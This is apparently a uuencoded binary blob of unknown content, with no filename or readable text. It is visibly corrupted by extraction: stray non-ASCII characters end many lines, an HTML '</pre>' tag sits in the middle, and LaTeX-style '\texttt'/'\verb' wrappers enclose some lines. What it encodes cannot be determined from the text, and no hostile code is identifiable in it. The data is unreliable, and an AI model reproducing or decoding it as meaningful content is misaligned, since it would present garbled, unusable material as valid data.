$MH!03W6$2:T0^@11&6!/B<6[M/WV-^DD:XL.=E+X'4I^D3H68%8)"0[@F2%SD=E+X'4I^D3H68%8]$ M4^L%/AV#0(_]+._#PP>CA(1]0GK5#F3R08:JONUPK/`M].UB&I_]UE@:Z&?PĐ MGX2\$"(43_';=DV`]PK^!*0S64>0'/?RA9MUV,N#;&<CPZ!2.8T/D8S1>_5C4Đ M\$`_0EB>_773U+-.RG7.UN\5>XW@\$HT#M?R!>`WS*=R2+1\$TE86('S)'SV)N=D M; %\$LSB3^Q\U9GK+L=?^B#R.EFC1_*UO,\-&=`:=<R"?",6LS-QA+95YIG3-!Đ MW1^]"V^A+,4'M;LB\%'I]D1DZWM/3TUVP#>(21!ZQ],<^J>R^R'?14MJN:,JĐ MD?4?BSLM^[I"_WL<8Q3KOW\$,-M`F!/8NE0M2<#0G^Q#!P(2;>QPQPHEZWK8CĐ M!FT[[^!CRUPH*MA%WH5^*H)"8S;9B95M?N>E27G%A3IDT5MX'TT<!#&@,FVD $M>K4%R/L,OI\T,-ACXG)FC`YI'HN?"*,_)];F&.C.M0!S"$\PU4_F-KW8C0YQĐ$ MIQJ/FNLZKJSC?7AC9HF`V82=5X<FU#NOB5P"\NT4T,[9R@L0_:LPS!JP_I!?Đ M:SG/]S0'8PKSE>)B;CIT?"D+VX*E\$W]#CIVYF/KO[@%:;35D#[K?<ZV]%)L<D M)F2)KRS_JVUR_"OQ7N<7L7:NS86*#2HYFK217`!R@IVA:O^^@FJ\MXFK.;B5D M*&(?=#>5IXVF,'9+QU@\$0`LQU</O<GS[ZE@JXOGG:%HHBX?M)BWC8^F)YUVAÐ MT?G:[`?G*B.]#O,VAJ9R?\$PT3_?399VUEZAS'A6D\$305?/>"B>?_6M'QNKZVĐ M%A+JNL=T;M0[&=[*@0/[.G(=2)HN+-;KOV'IMKH4P[\$XD* K`%CG'Y3;@AN'D M/F8W#MU[^'42[JZECP":+ROHTENUUZ)##6006W^"LO)UD[8N^= \H TOM1#1Đ M'#\/#^6M\$L!WWOD,2D'76YPQ)5Z7)FZIK':'UWJX!\APWZY2)4)SWK?V:680Đ M+N]\?Y%MLD_&^:"6-;3F_\$14`3U]YFEZ4LQ;K_#"^%]QE&:"\$87J3VPFN[CUĐ $MGB]\$ 34E62F9G3>GREN=N188T@V^^JIJ<+D9S)K)ODL=6\$M</QI*N?]B)D MF[OR*S^*IT8Z?8YD!]?\Z)6S];4+OM*;UFI/MAC^/4NR`#AU;,/:Q'0II*OOĐ MBJ70>%)&]7\$IJ9MV3HHZZ<4DI-&1TA/^99E8,)99<=K>'4.9&E\$.4H%D@_WGD M>\/\$:A/[XZ.77@_"8VE'CE&2#@?T:T#E8^J&`;Q!>56=:HE?2ARJZ[^%H[`/Đ MT:L6X.TH, ^TP\$97/KBHS; -A%-5:FGK#9T9F!]9^Z;1:)D.@-QIR'[QRJN]\HĐ

M>?P6]B-6RMR`E*8D_1%<&\3NTZ?P)MH,QD[G5M<)&-%=Y#=2/NOF>).44",Đ MW2#1^[]N6D#S,#/:1.W!R(6WC/NKP3T`WV]9:K+(9'V.?&[GM,9"&DK`C]3PĐ M<1&><2+\$S\R*Y2\$9<VK\$ER*ZA[H*KHKXEQ+\]^J7#/O.SR&9B#N2A09FI39\$Đ MSYJ.;T5ZP^G/>A8/1']EDBNF<`82YRA')D2U?7Q1KW\:KI__N'/X^\1+Y?M7Đ M>^GW1UASY<SE1/]F`^DO2_\78W\=UO0;_X^C(`C2"M("*B6=&XT(@G1W#.D8Đ</pre> MH30C54*Z049("\$B.'#E`D&:\$Q(`1TMTEZ1E^ON=<U_G]SN_].?\PQG6QU^[[Đ M?M[/Y^/QS)Q8<W(]2*59',P06V#;E K4]^08/U7]RXM5F^OF:,LW9H6P?(A9Đ MMQ1?\$SB?H*[&+89^_M?Q"\JY<H<6?CT\$_&)2'X>KY:&=)1:+F_OIJ1?1T_E2Ð ML\$\$&UAIAM\$&7\G>K.IJ2E]S@67O*SFOAA[5Y_"EO5.(G?=JI\$?O#X3IN?K+UĐ MV&U-34V=B/-Y+C!VBD5/D!OND<*/#.YXH6:(5\$`[M0QU.(,N)U()H%NCT9M.Đ MRT5!1KB_IR4-5,1^+*MXZ&2';&]]5:&O]27^S63R!J_AQ^`;[?_K/5X-OF<^Đ M_7K1]MKRH:4N#MS#^_S[HJ*8:W1G>;FS&UV3:)EY_;/K8_._OY3UU9!JBW%!Đ M?S[=QD8:ADBX91FF5@?E_+PZL&_T)`",.'_^:)E_8GFY9"=G^QC44YP+?(8WĐ $\texttt{MC5!N##^R);_YH+!JD\V\&!!?J->`IE/B_,AX[RP["W7Y_EM54ZS/UNOT:'RĐ] }$ M_NWGC,.^]:2^7_I.;6&OPTX<'O^.;G^0_3@D615N;L3P(DS#BR2WWH>]^A4VĐ M+O.KJM7#XI3A<L[5+_VU4MY\$ZC>C&CA"?:=)^!\$7IB(ZK#X05<5&NX,WS,O"Đ M+S5H=C>>2#[A>/;R4P`TXHW#O*1U)A/LO>D;J'MU@KI2=_?P(RCVYK&>=;JWĐ M(1\$6F9<+U-DF8ER_[Z?8%PUIC1<>KJYQC./\=AY>GLKV'EE';^/%1&"X+:01Đ M=/%7V=S&(4+:B"H3&7;0=M<V+0-MJJ]Q*2KUM[#X?%/7NJ?;@RYD`L%\$LM@?Đ M^^2ZIAJ\$G%22AS3C-JZ2-\$Y9:46LNX=IR<K+"Q%WZ[J#9Q_%+[J\RPR^&/B(Đ M)UR(Z+!??]#HKG\?]!5A\,/Q9;JG`1EG]V9-X'TEV>6G5FEY_!WYL:0\$YLE!Đ M(@,6#ZSH0/QI[U]T7\$8&OMTG'B`YN&=2[Y4%P=(?@+(14_GA`7^*Y3U!^\B'Đ ME)4<Z3YNY&!OJL%RL6CC-G<6._7FO!3,CD8*"73I/D?GBPUMKXHQJB2<GW6[Đ ML?;1,.HO&5:\10!RY^CW_^%(`P?\$T*7\M\$9]+ZN_T>T5PJ\,313('8_Z\$?Z^Đ M1XZ_!-GY&7^WJD>9A*(SGXN=/<_`--!7],K9E0BC,`\$6M[-KE>O9?I_7#=PWĐ M\$1*.?RS^&\$\$0%,FH!;FVS>ID/XLXI.8S??+JJ<`3HZ]A*]Y4RM52)G[<\$B;LD MGW;1ORDN` &]KD/V<F]T@DN#OAU9FJ"!).G8DK.3D\6-AOS)TSX[WQ>6QZ@:Đ $\verb|M|T1&ZCO]IH0*, \verb|S1&3-DAG|Z9V| > \verb|P|ISB||22: \verb|NSH=*|[9TX&0Z| $ TQHFMAZ| $ 1QQD | TQHFMAZ| $ 1QQD$ MAHV(^8A:Z<TXEWB\<'D1ORA&B1#^!/1]*.`*CJC2];=+FXEX5\$3=MC5U662Đ M0/OS=M;LT"/"WW(%!D<+M9^I-X!]6?GW<8_HM_+2C<.h\U!8A-&HLS/@_2-`Đ MD4ZS#ZFRX1.95\HQC030@[=;B6*,L+RNJ+00E\-X:R>=KGK7HLGMG6B:=;"*Đ M?G:26*Y:QSEX&Z_CXX5G;GZ2F-J)67`.-NVV!!36A\-VW[HSY]N]RKH2W;DIĐ M4O@W1A7F(O8)P7-"0M3D/`]3'Y1'Z?3^DN_#R<?L%D;Y*\:288TO+_H>'&*@Đ $M,G?2RM?\&\&%\G2:B=Y>T\XVY2SU+8Q-IWZO:H>U)SY6A=6((C;(JU[JCG?#1*D)SY6A=6))SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG?#1*D)SY6A=6)SY6A=6)SY6A=6)SY6A=6((C;(JU[JCG]S#1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1*D)SY6A=6((C;(JU[JCG]S*1$ $M1\%M\%M-KEYW)]#+V)O`A=1^N5U.O@+F@"3K,;'F*P=\@E^HW3X_2>[N'W1B5KD]$ MO_.G>",FCCC;!,M/^%K'91ZAB1^[D%_XK_QV/?LIL*H1QHLCW?T+_.?MZ\$.=Đ MVP.CIMR^+X?B5,B1#+H_-F[PC_;=EQM9&2]'LEE]57NLB.0V=FEM\P^DC@V4D M28QL4=^Y7UAS\$&AGP!*^?IB:%@`?>Y:`=86E?O@OY8;(4WSD*W;O%RWG+XE<Đ $\verb|M*)W+@QL[*I]M(@X?VC!<\$'(?E/=6!2G*CAJ_YW([FN`[52EA?OL3E3*5PJ^D)] | A.C. |$ $\verb|MB@'>9MV_/(75+L\%@EG175_.X:R[2\59I26>ZSK;;\&Z9GE<\DES?9-W0>7VLID||$ $\texttt{M?!-.9E}(<"+H]_\texttt{EIIV}<5;;9'] \texttt{E3}>!\texttt{MA}\texttt{K}^/\texttt{9T}."\texttt{A},\texttt{CE3L}] \texttt{4LU9P} \&\texttt{E}<^Z?`\texttt{4ED}$ $M, [=7^U]WE'2?S?V]60CK4=/B-%T=.0+^?(UYQT@J^AL+4,+U"D;@VG:UY_?-Ð$ $M^{<}KRGR4]UQ^{1}/C<?0$8V6'OD7=ZTR)CO3'<,RHHM(3VWR^O#Y,BD=,E.Ð$ MV8AN?R-CS:PB]@92[\$(O>IR2?JRCA82];1%\F6DUC'/%OYPNP2!_K"7;X2)%D M'+>>L6UEXWS5[D(4!VP`F!IC._GB.=<?_S=G!KD&AEX(K@G]/B-V8C-82@O;D MZ"<Y=;FNWFWJ89[\$9@R%,[UU\$Q@M;;@2X@`H2Q,#?_B,&%80=W!_KAT1/+B@Đ M^\$(C/<+_RT"R5=OU_0>H_Y_%H7YJEDCMM&W;M^)_'-DU4^Z=O&)?9FSB*K:AĐ $M_{JZ}<:X*X_{J};7[\/fK7-9^@NG\#G72I.U!)UZ3\;WOEUI\#BR^EVMG,]*4407P+D$ MDLOF2:?=1MV2<DW7>;H_;S5KT&8LD%QHNF@SD,J/XCDGY^+3?A]:]X=`W7%#Đ M!9C._:!N.N:1DL;/OD,OQJ12;:]N@09W_`@C3F]O#"]U!^D`\S3M8ZWCIU+AĐ M/9.I/"8=`>=S[,V9SY!(Z]S/6/JJ&##H)OM!>'7.:T@-U9/);=W8@Q,#S6)DM^?C<0!0%%&)\+"BEOYIM\$\$]`KVLI+DM^\$R@@P,H0`:F#?.CJ5]YDC1BBZ\HDĐ M72;!U<1BTIE[+2N\$0T.7>XH1%X."<=PC`07Y,-/\SFAZV:#BDNYUIQ+M;],GD MT#X5*4GYM1&R\$3'0;<0T2%4EH+5Q\;G./,RH1D'*2GL2[%[,CDLZ76%2KS[]D MI1HD!+KX9`L2<9K*`OVMR6N5,*:@3X%>OO(505^6`!N>)6%%Y5J#9B.#AG@LD M, CW>PN; T(ZY6GPS0G]\'B'TDJ3J0/>E8J'5(&C)OJ=8?+3OR:MRTK; KA(%YDĐ $\label{eq:mv} \mbox{MV}<\mbox{Q$K/2$-TQ}?JRT0:K/'M/#JA15/0#TK:1JZ"&\UZICZQM3.=/=X0^@+=Đ$ MTV(.D^V!"(7"J:GR\O*+7BA=7:?ECZJ&<^5B(WM!CUS4H-7(`%.UAE)W+_(\$Đ M*D`4,S+H3\+D%.TJPGZHSN9/Y/G)924"E+_<TE,5=I[JZ,#.[-P\!^"3WK"ZĐ $MK9;2??/F32+$V2_BWFS"1$K.6M7@^W0VO'N9MTTAT"6]N"^\[,DZ%Y^2&H-D$

M/[[XQ.@T6U3ARD\$B05U5%8B\W6NCF'#BB>^+@E^E)3,KQ[PD%BP1,+9>RH<JĐ $M!`_)BK8R67#90--,Q[0^Y8H]%:MX?M!U6G7<T)C"6&1T;V[,S6%2U/:>W(]%D$ M5G_K1>@6KO.8[.M'(J'`QQE*1%(=!]7RG`4\$:\$,K-YL/EEAR0CBC5#N/J6V%Đ MJD=L3L\>6^\$VZ0!:XSV)47LZ9F'Z*^`HW4@(,N\>TND)[?"&2#7P?&7<'FZ:Ð $M2F/4.P^*J/>5*8(7!]L^*/7>*54"-NA+O.^W^*/$_]6(W^A294;0*.5F]BH_F(Ð)$ MP./7@8*,#63NTG_7`L2&30%F!\$&;0K#@C+(!KW<ZCK'1;A2U#\$.5C`)!TU/=Đ M; %5RC6[;[L4WK\ZG'O. K/']J6]WJS#\$\<OI3.ARL/O1M.-/)<8 RN]KG'(SĐ $M!P$; =>5=> ^_-115RKVQ?P-+SZ\2&05O\/6(U2=7F7Y']=(BPM0]&)IT\J<GD$ M7ZSQ;=CL+!4/0`=G,DM`)HQ\]K;E'\E&,O-`0FS<G)\$7D571#+*?YAG*M39"Đ M/K2M.3,A5E@TZA_G:S\LZ_V0EB_'_06?T2='5]3QE^!.R,:C+<O<2%T91T='Đ MJM7H; *E.[6J".+[G5`!N[=LH')V6UI_+7`8JSQ4X;18?D7>4_VWF&73(YAH6Đ ME6GNPY;_."1#]A#[GG&3Q^;GG*CD875WVB/VOQ07%?;%\$#+K^QTRMO=,ZASUÐ MJK, U0@E[<4.XSO+DH[SHYKCK\E?N/Z?6+FA@PWE89M8, W&G>;\6H921@C657D M9&ON; 2=XM3^EJ?A[2-BN&\K,>Y-.+[K(D=OGD;N_C51;?[JW\$UOEX=FL^[#;Đ MWEKR&<DTMVF#YO/'5!J;`0.GMEY/JU`@/]9T'`?NUF6Q=B:X08&PD^/:EIG7Đ M=, %S1=LG->]M]RP92T.Z7]U/T)K*2/DUR\$QM\DV;#H(4Q?M=%E(H_ZAKWCJ&Đ M<T*%\:E/9YCGHR?WP2\^?A!K,1@T@QNX**KSR3(4V]O8?[OIUNS[\$;CUB4QYĐ MZ:PQ%V]%1;+5\$?=@IMK&?0.[:C>JG68QUGVM-N0,[E4.E._\$B09*JGY6\$C#CĐ $M_=A/V_0SWA$T+;FD1BVUEO?&-+)J2T&HZ0,*2P'N_$V[@-93,`Y;G1')];.*D$ $\label{eq:mqw} \texttt{MQW;=)L^{1NWJ0}H<1IS\DNA8;&Z7=QPXP8^{#?""O2O5T.-W)V>:DDJI\UQV'D} \\$ M1EOP@4\G8R=M,A9BWJ1^F6@18)O+I6UH#Y::M)FT!H^`YZ.%1F)H_5Y3]=9VĐ MFOKYE("31Z,9H>Q>M>56BK]C3R#=(4*A9/U;`'>O5/RU59'0N(Q3DW0&AS-;Đ MK[\$032"Y9BH=G:+(*>TYG2^,)KH?RGGP;E,(J0:;GL>-8N=/2P)KP+J1<`.OĐ MF.I:HIO\5+3*Y(OCP>S/(.I"^D6ZFA_CA4:U.?9U0^\+I-YJ`GT_:0])[DV'D $M3W0E8M=C\#C>\sline -5)+G:4\$G@!S:L\D>]VRQ@(O;N)7!,P3(D6A\F6L\D)$ MUM]5S)60(GI7?CWZI7U900RI^4:HFD=]VNWS-SSB+]W3;^&F80I>T\FU]DCNÐ M9:(:06#39H4S9W #MKPWTAZNII.*+[]0&\TWN%6'-\$H13%7K+D07AU[%%'AMD M`<TTW1JC)VHV*M)!].5`<_2,Z4G,P)^.P\GO\$5@&H<=9H6^MSO<2//+%B/"LD MR:RT);[TW</M96[6JJWCE(?6;+L]0Q:/@OVBRG8M9%J1YL6CF7/<=J?B5[X%D</pre> MHYET"*M-`#RM7&!:RE.L`M!UYN`'UBT1')HQ\N)/6)6K:N%&;5<?)^_FLY6BĐ MPC32U2N'4B#?\^W'%==QHSO&P+4E5EF9P7PD=VT8.^]3M[*WW'K"\$AX6A7YLD M(@LE"UIACOR]VSP\;Z&IGOD@H66G.B[\$H&V-<@FB4\$&#M_=)2I;X1'ETA%>8Đ MNR; "78525XS+BPI7: 'D@N<7TRDRYK9I";_([X\`4[ZK8JMNN#R1K3C=%Q;RHĐ MA"E%.G4QG]9\VI<;@!4DN<S513\$IB]/T[EK_%]W]70EE)U=W)?WU&LD96H]OÐ M(\U@NPWW*G>?Q<7H.78;J+.JG12+-AQ1W93`T\$;!,-"U->D\$2IO8WC'5)8"8Đ $M^{=} "DB" - MO = -; " \ 10RS&KR3: 2DX85WRX@@J04RT@_G0\ , \ B) E[V < Z0H \ [\ 2A_D \] B = - MO = -; " \ A B = - MO =$ MGEF?Y:^=/_"E7LN>;QU-O':\3WSE]6>D8)\LG,G+_GN29H3\$7HM0I0]15,?VD M<-20H<R:0GJ_MJ34#3H+6<93)C@/IRMG&:,W7A,.ER:?,2!9=;=7;6&^5?F_D M?]S_]WQ+7;<[KXN(D"PMF<3.0P)OTV<1V_5;8)6!S\$H'J]+`</3?%E_WSBT`Ð MN&/:[BL%!"(!\`\>MKK?VUJ\4[HP\)_?NUV,W^+.^96@&5T24EYNPNH@,D%+D MST)P&PSQTGI]U&E@^BPWEHGXZY^?[+*>%<#,=QU"'9ZH`!Z/<X]P<8((%@'IĐ M%(;_ZT36_]NS;#_AH\$__Y"F;J:A\$8;V-65J<*`"9RB7^9(RK"&\IOKGK0U09Đ M>#-3Z92V:K&9R+I8:GYC;&]O3WRC+=O<V,CJX7T^B*=VJ_J_;)-,;XQ!0=3PĐ M%6Y['C)#).C;+RL=G1HL8Y/.F;KM#KFS!;Z[(2<C"W-_BC)P3TI(/N\$\$Y%8]D M&BE5J2A^M%#Y%, "X&O>WM#+54FF2(6+\$8?Y1^/555@).!4HB?[QE6&))IF#+Đ MTW%"R9ME7?FJ5?MT9M74X8GB5Q#3P.9``SE'F2Z"%Q^MDEGOMO2#-3C%QWMBĐ M<J7CX"!>5F]E:PE66JKRLK3<^<'-#<[2(:`,9+[?^&?IX*1(FO6)U\:SQ)5`D MN3\;X3#B?=_SYI]CI4KML-L137/V-B;=?9@%08;38PU^8TK-J?B<MQ.;Q4T<D $\label{eq:mea_+2S_=!JZ"^U>-<J<?-^I'/3EY@2C^18Q0$++"GTFH06AHE"[Z-<!TC`V)D }$ M43].<RM>+0/)N;NZPK"N2/JV`!"P,'J6#!F]J4PS,!*A3D9,S*("ZS-\$+5[3D M=>7J%91IC0Q*QH"\$"C&T*#?M/>:WBH\$?&YFQ@%_.?/6(0CF8[56VBU_C+@`MD M+LHP/+R7/WNF+, *:0,L1686H5\$'J(V=XOBURUJUBP1L>X9%WOS5?B+]G\$FSFÐ $M^9EO=T:U=/1*= W8PDW-3S]$ F7&";;%UUO>;=)R4009;S569`&HCN;\895Đ M.HP5:II_)2K/\$`E?\$W.7LPJ8%3T]7Z>8BSH4>RKS*F663Z]S+\$3/W/RE++.DD M.NV+8-L5(R5A(>DOM1=6; VUC]K7Q; 1M!9%E&_"R>"&`[+/&\$; DZNNPQ_T"CEĐ M&ZKL4RB65F-LE_:E7C\$DQM_YM@07`:\RY8#LP@UF7^MU-.W`#6;\(I7-,`M[Đ MKL[-.%0PQ:D'8P?[?6"?RLW:A?EF\$?9`36=G']"PLG^4F\-QHYMA#K-0EZJ?Đ M.L%02WE&1MP-<0T*M+>7\FIWB>D7"3MUG[]70*19VG-5I<W,.]4#0!;'A<B2D MHA`%4E(%W=A7JNMB-C\$2A-B3!XR/AJOB:4;2[\.)RVL_9,@WZ-`-*@B=6#I-D

M6]N<*+XN5>M68!:VD_JD/:>H5PW*'TO)06UX>7%3;P'^JN_F?'R?R3"`1_JMD MY3UW)JSFV+VDXES".%\;M5T6[<RKXJRCU0=.1H-&3<2ZD&ZLVW5H4/XH53%,D MR\60ZX*K3K]D%Y`JUQ?_50&W7D%M)JVL)SET:LJ0K^BZ#J(C.VFHNO:@G5(NÐ M4V; A8]C5B<<RMGY^Q#XUGS%+MEG,XKS?/HD:CQKDILESNP,#X0HZK.+FHX:6Đ M!1X9L#6F27*=IIXF!T^.LU7(7KPRG_P"M`;:B%'W"WO&2>.\J:9?41[=+K/(Đ M\$D<6]@"SS6!C&5U.K17?JDQIM@P((,Y%A84_BH?-4EH4TJ/GSI1=6RNL\$5YHD M+K4`8`FG)VP'COIY0K=>YM1)5JF+Y@E -CXZ2JN T\$:GJCP3 U'XHR?''TIWĐ MZH3M4A.9\DO^H-N/(Z/SK(QF.*]:1Q]V=Q?B83=<=J0ZFSS>*"DM)T#/S."^Đ $M\&., M01G*6>G8N[H2!2#(CUY@&=>%B!>&O+=T,F0D\5%XX.#G=_6YQZ2D:#,3D)$ M*,L'&VGQW-8G28!&BLY&D\$2EWU"ZA0`E:0\#5\B@.F?OA`[HH#S"\$#3<N3\\D M^51\Z)/`L\$7&H-V*FXH>C%8>NE[U\61&\$I@.BQ?@L4\$PNL;\T@LB/&(;W%&5D M/"R:II/OQ\N`T:(Y?D5'(W7N(<)`'LWDIS-Y)-H@C&2ZH<%+0HM#ARH#8IMPÐ M@\'R#&.K&#<TUQ*.BU\,;([*TQ)FVU-%QN5INN+D9M3L51[&?79ZZBC--*!Đ MPR\NT?RS&5Q!HRD%W0??7LOG-I<*"<</MC1+##[2@#\$2)#A!QUB>RH!5G?BPÐ M#`,^A:A,CH=-@"?M[]VH90##G\$W0+!<(I\J?0MP%SY!OV3(I/M'Q-9YNH[A@Đ $M?^0T^2(+@!\&OW*VL\B%^SO'/\9%()"\&5_8;31U]D#H'O4):$^39L<E*_@!9"D$ M), >D\$P]PDP_W[>JD0'10)T7T1(I\HP)^FAT!M^BFXXR"[=<0?8WC%.%N8R0KĐ M\$9GIS4TVZN&V*S&M<N[\DZK92Y!J4-F+\QX"J:-@NF.1\\$[HIDT'\P"F=23X6\D $M[I>:!`'([+--0B?NHA(4\(V<T!%\]A$'']MI12_$T(ML^=C>"B(47NI`:^8PĐ))$ M6SG@#',S\V1;P.@WC#)S"*@^G8R4;]REC-I5_7E6_4D2'5[-WJFPN[]/TEQFĐ MR.8UN+).73&BV2-/7N%S\`._=)V*T7SE^GFCU,>E[KJZTZU3/1.5([]#2+SUĐ $MU=:I; K3#[!+?,L4%C>03<]$K+97Q-M[C`01C]0!>RU_P^X3487JE9ZMX7\QĐ$ MNVQ+IN_X`".BXE9,'WRT6N=H?[5;;WYDD05\>VB-^V?&SW5T^V?&Z*"HJZ,CĐ MH4H:KQIT:<<!)Z3"N\$Y9)(Y#))]V'PA\$1J\J.VP(NP,;.75<0KN[*YKW2M[:Đ M]2/M\;`ZWLT\$_;W183-P\$()603R87;"*DTHLFG[@@>8RTVK>784;1,[LPM/0Đ M(([M4]TIT)KB)ZD:FX'"A!>EEC+:/!;W&VPJ_LK)";`;Z.EYU*Q\JVWTC7WJÐ M(;<UFA>\$,VI0&K\$/I9-;P,I^>V,!OM(G\<M@SF!KL:#+@-[_\$PDBS^0<LURGD M&'`TSZDZ((\$LFFTADTGC'T,/Z;!'U1MID<2VLDIL'TWW=Z[YH0GO!2B00PIMD $\label{eq:mhy_9hs_1} $$ MHY_9HS<]M]H-%@WA\9^RU+RZ3M+>FQ)<Q%7W78^"UW;'/\!D$;:JRZ>I;D)0D $$ And Shanning the context of the co$ M`G?KK)+DM;MO7[S9A`8%]#&)-^VF`-D>OD_=V/UDM@M'K=@Y1"FTV[*J>MRVĐ M4#6(7]#W46X=AC[-4S\$JTW[SA;E[,9\$UJI/IKX_.GSX-U_B#KLL1GHM&=>E-D M,8L%Q+E.\/:V^85QPVZ%1-=QJ?*/6!T-OYBUZ\C&'XZGC`"`;LSC8?X+\$A)7Đ MP9CWW!5M\H_\$=*AIL<@_='*N:FTA[8'&7!&V*JG193IX;=6UKTJQ<5-D:D:-D ME2#.\$<,\`E[],G9>0_#0B5/Q<CUP&8#3AI99*I\LJX+E3M.55YDHJNG#U"8YĐ MXFSJ\$=9)QJ^N7M0CPI*D#.NK3"/\(KFE^:<O9@CYW1C@Q.&I!4,\$R\^%?+ANĐ $MCM+:2%_^1$G9^6N,]7BH-*K!*H^PQ"F=>S29U_;\7#E!M-S%&'"?>WAP'D$ MIYL:Y12@HT3J[_BT?=L\$\$2=K_PD8?S_Y0G('&;%!=?7>(6^DCSX?Y%%+F<L^Đ $MOZS+6Z[JD9*2M&X+NNO+._/N+-TN=&UR.]W"?;OPW15#?3CUUZ/J=]>'/8JWD$ M7[MRM21_BHLW)RF_?4E_[\A._#]!Y..>#^_P&)C*][-ON^QIUF!`K8!YA-PÐ M9^=<]=E!*%V&\#XJE:?<(D;WTY/4D#]HEB*49\$2CD UWE&;/XK,(.Y856\$/@Đ MA=Y @=2[>%NB*# O@1YS;J3N>1ZA=DV(N#:5W["4P6:GN/A,'70Y4PP) 59>Đ M`C\$L\$0=^-IB*;YD<6%?++2TUD89YQ<\$2?RY32_SW(@8PB^!3D5'X>+FU96K8D $MZ\&; SYT_/2][?J/Z#,CLIKNN#R^T"8^:^;?#*U5/*)QDL8K>5^@='1Q25TKDÐ$ $M[L5.-/085"4>;OWUE9>:O<:($T48\(J*RX6\#]*^DKJ/?O>S@>-GN=LGWQRÐ$ MBL>, EGX6CT#,8;2^7,>3`HB5=\$0"?LD83-.8_/C&\K_W9W-91AV;_WTO<H\Đ MU95VF:]8QE5/F"\05-R&#RM:CI(66Z_VR.RR//6G/%%SLMNISA8Y03)!.@8&D MU'AX5[+F05\AOJN.[KE%,(,]/7:Q5EF:Q&'[V9=P3@3?=%09X-E)@HB?-W!DĐ M!/+6/QO!J/8W*9=6W`&K4#_0X_*KI(1&;VKDF[:8L_'3F09G81.CP^F\$CI.7Đ M*;ZCU@-CVDP#&WS9+0IVK-\$V:[PF^::PHB!59#=%?&FYUH8WZT;=M)?M)R.'D $\text{ME5}@\text{U}!\text{H6W};2\$\826+(WQ85"+EI0,<WT_[-`(Y9WW7=Q=/QC325DZ/<;&:^<;7\pi)$ MMBBG9%^A67M0:TAZV8',QGM0O?#6^58,DB<XR(#*Q;6LB^#@X`A,!P2.V6<!Đ M9;4?O4_EM=_;WO9KETVA0Q2&M,C"1E5!#;HVDE1(K\$:!%0.WF57L-EV/IOC8D MJA/HPK="=&%;+_Q7M^#B[@CQ[G2,NZ,@[Y,!H%>-@H&CL\$\$UR`[UO;N[.](HD $\label{eq:mgv9x&f<h>1W<\#2Y`HNZ@>DHBPN@?^ELB3_).?(\&KS--L`U8.O&IU*=(Q8<QD)).}$ MO]5%(!"L`NQO[BO@T=\:UM5Q/SUULJJ374:UW9:_6V6O('1?%U;\LDQ[Q'^XĐ MOT=#N/[5V^7/\$O5+IB'I[?+%FS3S1U!P*4ON3>:['_?7OT*CJ,)>88^*2TBLD $M\M[+F5@93R)^&-.MX/A.1K(_;.SX3S_D6EA86''\#KO/S.T*2X<10^@K4]!N?D$ $MHG-1*]&_9(6"-95)FJ)M[4-M)3XH3RP3-0WZD6G6))Y`=?0W0EW0_(45*&#JD)$ M;LCTRM<9PS#>I((^%-4T9K''N@S@&&6U[NCIP\GONJ?BS0JY*",R/0DU#22XĐ MXXZY. `4E) "(V[TS\$X'IQ^8"+GQ0-DZ):MXZ%GT4<&KME>DO4#*"D?J%M3-H>Đ

M22()LD8@,D_.^YZ6)CX![2[V,I.1F5_UK]__4\$Z*9:WK\B21B1?4\!KFNVTRĐ M3)PAXISP\^P>1!@8HN=7GEC9\T&3B[YK<K(\5Y]3<FG3ICO5,_DJ0N@,IR-<Đ M^5F>:07R5T3EGQIDM2_%MS!+>C-@`F68N*W<SWYY]8(3YNU1&V'J;,UOBC6'D M@_9#1Y7O_-,Z%MP:)U><ED6Y='`\!PI@.A-D&1FJW5Y+B2DWNE*E3_:2LJ(`Đ MUX\$L3UZ>\=H@@/DLIQ<SDPO<B-!VS\AC3R_N#`9+*]ZN"XS(/UBRVT6.GXISD M'9>UIG7.".H%]%;<,8#>C^,GF!UKQ*``E"Z28?4=4T9;Y:OJM^NOSQZGNOW<Đ M2PC@\23M7114*!*=<W5T28ZXS\?*EO:CTN=PJ=*RRPV[,POW8VF%/Z2B8HC?Đ M>Z]CA\$MFJD2OM",7G^D)O-:%%'&#@*Z7-C>K!-<XJD',#?ADC\$RC`'_3@-.FÐ MNNO<"P9BGVVW+N.EY\$.+?'Y-KPG0?WWIJ9%Y(T&+I+(,5F'FR?CK>.8G)B45Đ M;.NNIM#*\?PL--.JHR]LZ)NR>T&<S1B85%3[F)06#.R]=YYJ9P6QC9E&@"<EÐ M4@"1[ZZ5C?-'P+<'CF6/\$6<7D&9`IJVW3.J!1SW"4K\$5#6)]H44+VH(;C(/KĐ M\$?V:8BH;B6A04CT"JRW:-2SW;4VW9L_2^V]/1';37I_J.NSL.*9ALS>V'K53D MX[U7W9'D)F.W+C>6&)V>YLHVK<;>VR0EV5)^^9`.2B=K\B8C!'>B6\$!MC^_+D $M(.YU7M)L:;U!!^<5R^+/!88Q3ON.ML7UL`RBID:+$-'X8Q%[-W"'#,S,_'WĐ$ M;S)K?%:YWX",:`B>L8P\..@LQ>XM'HTB'IQCA/*L)`B`,)3H(MNGKO)`>12\Đ 